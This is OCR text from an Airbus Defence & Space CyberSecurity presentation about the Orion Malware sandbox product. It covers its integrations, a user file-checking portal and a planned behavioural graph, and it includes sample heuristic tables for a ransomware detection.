EDR (i.e. Harfanglab)

Station (i.e. TYREX)

API REST ICAP

ORION MALWARE

Alerting

Send files from many sources


Performance

Alerting

CYBER TEAMS support

Use cases :

- Resolving doubts,
- Incident response,
- Investigation,
- Enrichment of Threat Intelligence



4f4ee2de8f18bf758d72ac288e61071e1be2ddc54a140cd512c97f5473461036

Right click: Show the navigation menu
Shift + scroll in graph: Zoom in/out
Ctrl + click on process in graph: Isolate process & children

	Time	Risk ▼	Score	Domain	Heuristic
+	T + 31 s	Severe	100	Process	Delete shadow copies (Possible ransomware behaviour)
+	T + 27 s	High	60	Files	Drops ransom message during analysis (Possible Ransomware behaviour)
+	T + 27 s	Medium	50	File	Creates files in the recycle bin
+	T + 31 s	Medium	30	Process	Executes commands through cmd.exe
+	T + 23 s	Low	20	Persistence	Creates new scheduled task
+	T + 23 s	Low	20	Processes	Executes previously created file(s)
+	T + 22 s	Low	20	Files	Duplicates itself under different paths on the filesystem
+	T + 26 s	Low	20	Files	Deletes previously executed file(s)

Decide quickly

Understand the threat

Threat Intelligence


Management of detection policy

Easy file checking for USERS through a dedicated web portal

The same power of detection as for cyber teams wrapped in a UI dedicated to users

Use cases :

- **Check before using**
- **Each employee can be a sentinel**



Identifiez-vous à l'aide de votre adresse mail

Votre email professionnel

CAPTCHA

Copyright (C) 2022 Airbus Defence & Space CyberSecurity.

Date	File	Static analysis	Dynamic analysis	Threat	Report	Export
19/04/2023 11:40:33	SAMPLE OMW LEGITIMATE.pdf	Done ✓	-	Not detected	See this report	pdf
19/04/2023 11:39:45	sample OMW excel.xlsx	Done ✓	-	Not detected	See this report	pdf
19/04/2023 11:39:19	cryptowall-b1597360a14f1	Done ✓	-	Detected	See this report	pdf

Copyright (C) 2023 Airbus Defence & Space CyberSecurity. All rights reserved.
This document is the property of Airbus Defence & Space CyberSecurity, it may not be circulated without prior licence


Easy and secure access

Easy use

Alerting

Customisable template

Update & privacy




Orion Malware repository

- Orion Malware version (OS, software)
- Sandbox images
- Antivirus databases
- Airbus CyberSecurity heuristics


- **All** Orion Malware capacities are available in **online and offline** mode

- **Nothing is shared, your data stays on your appliance**

Orion Malware repository




New sandbox report



We already have a very detailed report in v4.x

Files, processes, DLLs, mutexes, WMI, Memory, Windows actions,Registry, network comm, ...


Matching heuristics



File Activities

- Creates executable files with typo error in name (legitimate file name with error): scvhosts.exe
- Document drops a PE file
- Creates script file
- Found payload(s) to send to recurse analysis

Timeline



But we are missing:

Links between technical artifacts and heuristics

The big picture → what the sample is doing and **how** from 10 000 foot view ?

New goals:

Introduce a behavioral graph to show the risks and the malware activities

Speed up malware understanding and risks assessment

Make analysts life easier

Improve the learning curve of junior analysts

Demo